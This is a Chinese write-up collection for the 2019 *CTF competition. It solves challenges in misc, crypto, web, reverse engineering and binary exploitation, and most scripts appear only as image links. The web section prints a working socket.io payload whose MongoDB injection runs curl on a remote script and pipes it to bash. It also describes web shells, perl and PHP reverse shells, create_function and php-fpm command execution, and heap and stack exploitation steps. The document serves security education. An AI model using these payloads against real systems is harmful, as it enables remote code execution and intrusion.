# 2019\*CTF

## 题目类型：

| **类型** | **年份** | **难度** |
| --- | --- | --- |
| 官方赛事题 | 2019 | 难 |

# 题目下载：

* [https://github.com/sixstars/starctf2019](https://github.com/sixstars/starctf2019" \t "https://www.ctfwp.com/articals/_blank)

# 网上公开WP:

* [https://www.anquanke.com/post/id/177490](https://www.anquanke.com/post/id/177490" \t "https://www.ctfwp.com/articals/_blank)
* [https://xz.aliyun.com/t/5002](https://xz.aliyun.com/t/5002" \t "https://www.ctfwp.com/articals/_blank)
* [https://xz.aliyun.com/t/5006](https://xz.aliyun.com/t/5006" \t "https://www.ctfwp.com/articals/_blank)
* [https://www.anquanke.com/post/id/177582](https://www.anquanke.com/post/id/177582" \t "https://www.ctfwp.com/articals/_blank)
* [https://www.anquanke.com/post/id/177596](https://www.anquanke.com/post/id/177596" \t "https://www.ctfwp.com/articals/_blank)
* [https://www.secpulse.com/archives/105333.html](https://www.secpulse.com/archives/105333.html" \t "https://www.ctfwp.com/articals/_blank)

# 本站备份WP:

原文来自[安全客](https://www.anquanke.com/post/id/177490" \t "https://www.ctfwp.com/articals/_blank)、原文作者[安胜ANSCEN];


## MISC

### She


Enjoy the game!  
HINT：Please combine numbers in the order of the rooms

解题:


通过分析下载文件发现是使用RPG Makr XP制作的一款游戏，下载RPG Maker XP V1.03 .exe软件，创建新项目，将项目中的Game.rxproj放到She目录下，打开文件即可进行游戏编辑，通过分析代码将第一只BOOS的攻击改为1。

[](https://p2.ssl.qhimg.com/t01dc3e0b8ed87852bc.png)

通过老鹰后，显示一些提示，会有幽灵找你，碰到要重新开始，通过编辑器将幽灵删除。

[](https://p3.ssl.qhimg.com/t01e03353ee41f8590d.png)

有9个门，测试后37无条件打开，双击门判断门打开的前提条件，发现382157这个顺序，按照该顺序获取到的数值是371269，按照房间顺序排列得到213697。

[](https://p1.ssl.qhimg.com/t01de6c18c8883bc652.png)


根据提示将拿到的数字进行MD5加密，得到d6f3fdffbcb462607878af65d059f274，即为flag。

### babyflash

Recently my younger brother learnt how to make a flash.  
Here’s his first work.

解题

用JPEXS反编译flash.swf得到441张黑白图片和1个mp3文件。


[](https://p5.ssl.qhimg.com/t01fbd156328e77907a.png)

令黑的为1、白的为0利用python处理。


[](https://p4.ssl.qhimg.com/t01ebaa1b446eef420a.png)

[](https://p2.ssl.qhimg.com/t010a8b1e55e2eb1f0a.png)

生成二维码。

[](https://p4.ssl.qhimg.com/t01a68681abdcc250bd.png)

得到\*ctf{half*flag*&，用audacity打开mp3以频谱图显示。

[](https://p4.ssl.qhimg.com/t01e03ba11930cfa42e.png)


最后flag\*ctf{half*flag*&&\_the\_rest}。

### otaku

One day,you and your otaku friend went to the comic expo together and he had a car accident right beside you.Before he died,he gave you a USB hard disk which contained this zip.Please find out his last wish.  
提示：The txt is GBK encoding.

解题

用winhex等工具打开压缩包去掉伪加密09标识，得到doc的一段话。

[](https://p1.ssl.qhimg.com/t01a1e88f84f2421238.png)

Hello everyone, I am Gilbert. Everyone thought that I was killed, but actually I survived. Now that I have no cash with me and I’m trapped in another country. I cant contact Violet now. She must be desperate to see me and I dont want her to cry for me. I need to pay 300 for the train, and 88 for the meal. Cash or battlenet point are both accepted. I dont play the Hearthstone, and I dont even know what is Rastakhans Rumble.

利用python处理，将此写入txt，编码为gbk。

根据注释：

压缩软件：winrar版本 5.70 beta 2

配置：zip压缩文件（低压缩率）

压缩方式：标准

下载winrar

[](https://p1.ssl.qhimg.com/t012f23d7e6b4c16e28.png)

压缩后进行明文攻击，密钥从1开始。

[](https://p0.ssl.qhimg.com/t010fe5d889d7ede2ec.png)

成功得到口令My\_waifu，再解压图片zsteg flag.png，最后得到flag\*ctf{vI0l3t\_Ev3rg[@RdeN](https://github.com/RdeN" \o "@RdeN" \t "https://www.ctfwp.com/articals/_blank)}。


[](https://p2.ssl.qhimg.com/t011144e5f347b84903.png)

### Sokoban

Lets play another Sokoban game. You only have 60 seconds to complete 25 levels,the number of boxes is greater than or equal to 1,less than or equal to 3,and the map size is at most 12\*10. $ nc 34.92.121.149 9091

解题


根据题目提示进行nc连接。

[](https://p5.ssl.qhimg.com/t0115771734376fe1b0.png)

发现是一个推箱子的游戏，需要找到最优解（路径最短），且在60秒内完成25个关卡。

C++编程实现找到最优解并提交通关。

文件夹下两个CPP为源文件，a为编译后的脚本部分代码：

[](https://p4.ssl.qhimg.com/t01fd4db35e0afa281d.png)

运行结果：

[](https://p5.ssl.qhimg.com/t01d44d28796e059c2b.png)


## CRYPTO

### babyprng

$ nc 34.92.185.118 10002

解题

根据题目提示进行nc连接。

[](https://p4.ssl.qhimg.com/t01d44d28796e059c2b.png)


下载py文件，根据程序了解，需要输入四个字符（字母数字）和随机的一串字符进行sha256加密，密文要等于给的那串。

py脚本：


[](https://p4.ssl.qhimg.com/t01ae25850a6493641a.png)

输入正确的四个字符后进入下一步，需要输入十六进制数。按题目中的程序，十六进制数有取值范围，使用py脚本暴力破解符合条件的数。

[](https://p4.ssl.qhimg.com/t01b60afda498bb0855.png)

[](https://p1.ssl.qhimg.com/t0138ac28279475590f.png)

由于原本题目中的size为100000，本地根本跑不出来，修改size数值后获取了一个十六进制数。

[](https://p1.ssl.qhimg.com/t01109a405d0012ea9d.png)


### babyprng2

nc 34.92.185.118 10003

解题

第二题和第一题类似，第一步还是sha256，只是第二步多了些十六进制数匹配和数值修改。


py脚本：

[](https://p5.ssl.qhimg.com/t01aaf2eaf404058d27.png)


[](https://p4.ssl.qhimg.com/t01b71da19ada7d4e72.png)

这里size数值取1，十六进制数为5个，得到结果0004350106。

但在本地测试数值是否正确时，提交几遍后才出flag。在赛题环境中手动提交一直失败，而且在重新跑过脚本后出来的结果又不同，怀疑为脚本问题，但本地提交多次都成功，可能为最后随机数的问题，最终以一个PHP脚本提交答案。

[](https://p0.ssl.qhimg.com/t01c75cb4c2fe8ec4b3.png)

获取flag。

[](https://p3.ssl.qhimg.com/t01cdbf14be883a36f6.png)

### notcurves

!!!this challenge is under maintaince. !!! For the sake of fairness you can download the old script.  
this challenge is up now! the file has been updated, you can download the old script at here.$ nc 34.85.45.159 20005

解题

分析Python脚本源程序，发现其是两层加密，第一层是破解SHA256，求出输入字符的前4个字符，其破解SHA256的Python源代码如下。

[](https://p3.ssl.qhimg.com/t015bece0d2aa4e6919.png)

将上面破解求出的4个字母字符，提交服务器即可进入第二层破解算法。

[](https://p2.ssl.qhimg.com/t01ba63d65a8b0b916b.png)

分析上述代码，进入这里的时候，前面很多应该是扰乱代码，输入”5”可进入下一步，输入一个坐标点(u,v)，使其满足条件：(u\*v)%p==0，这里的p是两个15比特素数的乘积，尝试多次输入两个素数，才使其满足前面的条件。后来总结时发现其实是可以输入(0,0)的，这可能是出题者的一个失误。

[](https://p4.ssl.qhimg.com/t01ef055d4664d0397c.png)

## WEB

### mywebsql


[IMG_283](https://p0.ssl.qhimg.com/t01c914c10102e2836b.png)  
提示：  
[](https://p0.ssl.qhimg.com/t013b80af6452f8a43f.png)

图29


解题

通过admin/admin弱口令登录。

[](https://p3.ssl.qhimg.com/t010870286be91f517d.png)

找到一个Mywebsql漏洞： [https://github.com/eddietcc/CVEnotes/blob/master/MyWebSQL/RCE/readme.md](https://github.com/eddietcc/CVEnotes/blob/master/MyWebSQL/RCE/readme.md" \t "https://www.ctfwp.com/articals/_blank)


Create a test table (code) and write a shell code in this table.

[](https://p5.ssl.qhimg.com/t01e32c72af63ec6ce5.png)


Shell地址：

[IMG_287](https://p2.ssl.qhimg.com/t0168cded6bc47f8691.png)

使用perl反弹shell。

[](https://p1.ssl.qhimg.com/t01a2ae7d3e05d2dcc3.png)

转义单引号并url编码，根目录下有readflag和flag文件，执行readflag脚本提示一个算术题，需提交答案。由于无法直接输入，所以需要脚本实现结果的输入。

[](https://p0.ssl.qhimg.com/t014ae77608a1dd1509.png)

使用PHP的proc\_open来执行/readflag，并算出随机算式的答案重定向到程序中获取flag，附上脚本代码。

[](https://p5.ssl.qhimg.com/t01ab7eee951ea4a467.png)

### Echohub

how2stack  
[IMG_291](https://p5.ssl.qhimg.com/t01ac0dfaec48433345.png)  
提示：

复制run.sh =&gt;*#!/bin/sh service —status-all | awk {print $4}| xargs -i service {} start sleep infinity;*I am sorry for that `sandbox.php` is basically no use, so this challenge can be solved more easily.

解题


进入题目，发现在data中提交任意字符都会返回phpinfo，而提交长度过大时会提示emmmmmm…Dont attack me!，查看页面代码，发现提示：

[IMG_292](https://p1.ssl.qhimg.com/t01609235922d607a39.png)


提交之后得到源代码。查看phpinfo，发现disable\_functions禁用很多，但是move\_uploaded\_file函数拼错了，所以可以利用其上传文件到指定目录，但open\_basedir中的目录不存在，所以实际上无法使用。发现stream\_socket\_client、fputs、fgets、create\_function这些函数没有禁止，所以可以利用其构造一个简易的phpshell。


查看index.php代码，通过混淆加密的方式加密代码，解密之后，查看源代码，提示“emmmmmm…Dont attack me!”时应该是出现了栈溢出，采用srand函数使用时间戳对随机数进行布种，而时间戳可以通过phpinfo中的server变量得到，故本题中的随机数都可以预判。


预判其栈结构。

[](https://p0.ssl.qhimg.com/t01799e53214ebedee8.png)

修改index.php代码，将关键部分改掉，改成可以生成poc的程序。

[](https://p2.ssl.qhimg.com/t01ba174321d0996b8d.png)


[](https://p4.ssl.qhimg.com/t01df469fb958146593.png)


[](https://p4.ssl.qhimg.com/t0165e022d2e29ae43e.png)

[](https://p1.ssl.qhimg.com/t01117411a625369b4a.png)

这样就形成简易版poc程序，可以得到一个在30秒后执行命令的exp，由于php的create\_function函数存在注入漏洞，通过该poc程序，调用create\_function函数，就可以执行任意代码。

这就是构造完毕的exp，在服务器上观察一个端口，该exp成功执行后，就可以得到一个php的shell，可以执行任意php代码，执行结果通过ob\_flush();flush();可以输出到页面上，也可以赋值给$s变量回显到shell上。

[](https://p2.ssl.qhimg.com/t01dc123595e94ed24e.png)

[](https://p1.ssl.qhimg.com/t01062f3765a794bf5a.png)

接下来就跟0ctf-2019一样，这里引用某篇文章说明。

[IMG_300](https://p5.ssl.qhimg.com/t017ee442fc19879ee8.png)

虽然这个没有真正做出来，但指明了方向，即使用php-fpm修改php\_value来执行命令，php\_value中虽然无法修改disable\_functions，但是可以修改sendmail\_path的地址达到命令执行的效果，而虽然禁用了mail，但是php中发送邮件的函数很多，例如error\_log函数。

[](https://p1.ssl.qhimg.com/t0139c98188a7925b2a.png)


然后在发送数据包的地方输出。（服务器禁用了fsocket系列函数，所以该poc无法正常运行。）

[](https://p0.ssl.qhimg.com/t015aad40b91331a7e3.png)

然后在服务器上再观察一次端口，将phpshell中得到的BASE64\_CODE通过stream\_socket\_client发送给php-fpm，这样就能在服务器上运行任意命令了，此时反弹一个cmdshell回来。

[](https://p4.ssl.qhimg.com/t01a8eab349419a53b2.png)


得到cmdshell后，执行readflag，发现输出跟之前的题目类似，则使用之前题目readflag的程序，通过eval得到flag。

[](https://p2.ssl.qhimg.com/t0110ca824de1ca4a60.png)

[](https://p2.ssl.qhimg.com/t0167be36999f5879f5.png)

### 996\_game

首先我们找到藏着HTML源码里的提示：

[](https://cy-pic.kuaizhan.com/g3/ad/ff/6639-fc2c-42e6-a6cf-80dc14f5ef6128)

这是一个开源的HTML5游戏

[https://github.com/Jerenaux/phaserquest](https://github.com/Jerenaux/phaserquest" \t "https://www.ctfwp.com/articals/_blank)


我们可以看到这里有个静态文件泄露漏洞

[https://github.com/Jerenaux/phaserquest/blob/master/server.js#L44](https://github.com/Jerenaux/phaserquest/blob/master/server.js" \l "L44" \t "https://www.ctfwp.com/articals/_blank)

复制app.use('/css',express.static(\_\_dirname + '/css'));

app.use('/js',express.static(\_\_dirname + '/js'));

app.use('/assets',express.static(\_\_dirname + '/assets'));

[](https://cy-pic.kuaizhan.com/g3/50/a8/5c5f-957a-4714-87f8-c7b36e9312bd56)

现在，我们需要找到一个方式使mongodb数据库报错

这里我们唯一可以控制的点是id,所以我们一个去跟踪

复制ObjectId()

函数。

[https://github.com/mongodb/js-bson/blob/V1.0.4/lib/bson/objectid.js#L28](https://github.com/mongodb/js-bson/blob/V1.0.4/lib/bson/objectid.js" \l "L28" \t "https://www.ctfwp.com/articals/_blank)

复制...

var valid = ObjectID.isValid(id);

...

ObjectID.isValid = function isValid(id) {

if(id == null) return false;

if(typeof id == 'number') {

return true;

}

if(typeof id == 'string') {

return id.length == 12 || (id.length == 24 && checkForHexRegExp.test(id));

}

if(id instanceof ObjectID) {

return true;

}

if(id instanceof \_Buffer) {

return true;

}

// Duck-Typing detection of ObjectId like objects

if(id.toHexString) {

return id.id.length == 12 || (id.id.length == 24 && checkForHexRegExp.test(id.id));

}

return false;};

我们可以使用

复制id = {"id":{"length":12}}

来绕过这里.

复制...

if(!valid && id != null){

throw new Error("Argument passed in must be a single String of 12 bytes or a string of 24 hex characters");

} else if(valid && typeof id == 'string' && id.length == 24 && hasBufferType) {

return new ObjectID(new Buffer(id, 'hex'));

} else if(valid && typeof id == 'string' && id.length == 24) {

return ObjectID.createFromHexString(id);

} else if(id != null && id.length === 12) {

// assume 12 byte string

this.id = id;

} else if(id != null && id.toHexString) {

// Duck-typing to support ObjectId from different npm packages

return id;

} else {

throw new Error("Argument passed in must be a single String of 12 bytes or a string of 24 hex characters");

}...

现在，我们的payload变成了：

复制id = {"length":0,"toHexString":true,"id":{"length":12}},

完整的payload将会发送到mongodb服务器上。

复制MongoDB shell version: 2.6.10

connecting to: test> db.a.find({"b":{"$gt":1,"c":"d"}})

error: {

"$err" : "Can't canonicalize query: BadValue unknown operator: c",

"code" : 17287}

完整的payload如下

复制Client.socket.emit('init-world',{new:false,id:{"$in":[1],"require('child\_process').exec('/usr/bin/curl host/shell2|bash')":"bbb","length":0,"toHexString":true,"id":{"length":12}},clientTime:"sacsaccsacsac"});

## REVERSE

### yy

Do you love yy ?

解题

程序逻辑：

根据给定的规则解析并处理输入。

思路：

根据yyec可以得到合法字符集：\_CTF{abcdefghijklmnopqrstuvwxyz0123456789*}；*

根据输入取表并更新buffer，使用round*key加密buffer(aes\_cbc\_encrypt)，字符*表示进行下一轮处理(重置buffer)，将得到的结果与加密串比较；

输入字符与box的对应关系；

aes\_cbc\_decrypt即可得到flag；

flag: </em>CTF{yy\_funct10n\_1s\_h4rd\_and\_n0\_n33d\_to\_r3v3rs3} 。

### Obfuscating Macros II

You have seen something like this before,I guess.

解题

程序类似表达式计算。

程序逻辑：

根据输入的两个DWORD64进行计算，并与给定的两个DWORD64比较。

思路：

程序有固定的处理模式： if (xx) { do stuff }；

在对应的模式处下断即可得到完整的处理逻辑。

flag：\*CTF{fUnfl[@tCf9](https://github.com/tCf9" \o "@tCf9" \t "https://www.ctfwp.com/articals/_blank)}。

### Matr1x

What information is hidden in the matrix?

解题

3\_3魔方

程序逻辑:

魔方每个面上的点都有1个值，计为DWORD v[6][3][3]，根据输入旋转魔方，计算每个面上点的值。

sum(corner + center) == 给定的值1，

sum(middle + center) == 给定的值2，

计算每个面上的点与另一个数组的点乘， 得到6个DWORD作为flag输出。

思路:

3个点集合：corner(4\_6)、middle(4\_6)、center(6)。

穷举可以确定每个面center、middle、center的值(每个点的具体顺序未确定)，计算flag并以\_CTF{..}作为过滤条件即可得到flag。

flag: \*CTF{7h1S\_Cu63\_is\_m4g1c}。

### fanoGo

Do you kown go & fano encode?

$ nc 34.92.37.22 10001

解题

Go程序

程序逻辑：

以字典文件corpus.txt初始化编码器；

if Fano.Decode(输入) == 给定字符串：输出flag。

思路：

程序中同时存在Fano.Encode函数，patch程序调用Fano.Encode(给定字符串)并输出。

flag：\*CTF{NUY4a3E5D9186hVzejoyItr7xHBcmOpv}。

## PWN

### quicksort

I’m very quick!  
$ nc 34.92.96.238 10000

解题

1.输入存在栈溢出；


[](https://p2.ssl.qhimg.com/t011d4c4cb905272d22.png)

图51

2.栈溢出覆盖ptr即可实现任意地址任意写；

3.修改ptr指向got表，即可泄漏libc基址；

4.修改atoi为system，输入/bin/sh;即可获得shell。

py脚本：


[](https://p1.ssl.qhimg.com/t018f97d4db60c8b6b9.png)

### girlfriend

new libc, new life. $ nc 34.92.96.238 10001

解题

1.Double free；

[](https://p5.ssl.qhimg.com/t0194f0585dbf51101a.png)

2.申请大于0x400的堆，然后释放，可以获得main\_aren\_top的地址；

3.Libc2.29在free时会检查free的地址是否已经在tcache中，要先填满tcache再触发double free；

4.fastbin attack修改free\_hook指向system；

5.触发free(“/bin/sh;”)。

py脚本：

[](https://p3.ssl.qhimg.com/t01553fbd0bca2b5187.png)

[](https://p0.ssl.qhimg.com/t01f8ccc87d76fe000c.png)


### babyshell

An easy shellcode $ nc 34.92.37.22 10002

解题

遇到0时就停止检查，在shellcode前加上push 0即可绕过检查。

py脚本：

[](https://p5.ssl.qhimg.com/t01f92b89b906f3557b.png)

### blindpwn

Close your eyes!  
$ nc 34.92.37.22 10000  
checksec：  
Arch：amd64-64-little  
RELRO：Partial RELRO  
Stack：No canary found  
NX：NX enabled  
PIE：No PIE (0x400000)  
file libc:  
libc-2.23.so： ELF 64-bit LSB shared object,  
x86-64, version 1 (GNU/Linux)，dynamically  
linked, interpreter /lib64/ld-linux-x86-64.so.2,  
BuildID[sha1]=b5381a457906d279073822a5ceb2

解题

本题没有提供程序，给了服务器和端口，没有aslr和栈保护。

1.链接后提示”Welcome to this blind pwn!”，输入任意内容，提示”Goodbye!”；

2.输入1个超长字符串，没有看到”Goodbye!”，说明溢出了；

3.确定返回地址的位置，修改返回地址(从0x400000开始)，直接有返回输出；

4.从输出中得到libc基址，one\_gadget get shell。

### upxofcpp

$ nc 34.92.121.149 10000

解题

1.用upx脱壳；

2.存在UAF漏洞；

3.upx加壳的堆可执行，可以在堆上构造shellcode；

4.申请一个size为6的vec\_0和一个size为10的vec\_1，释放vec\_0后，vec\_0的vtb便指向堆，然后释放vec\_1，再申请一个size为6的vec\_3，直接输入-1，就可以不破坏vec\_0的vtb；

5.同上的方法可以使vtb+0x10也指向堆；

6.在vtb+0x10指向的地方构造shellcode；

7.调用show，触发vtb+0x10。

py脚本：

[](https://p5.ssl.qhimg.com/t0170d69b45b654fe44.png)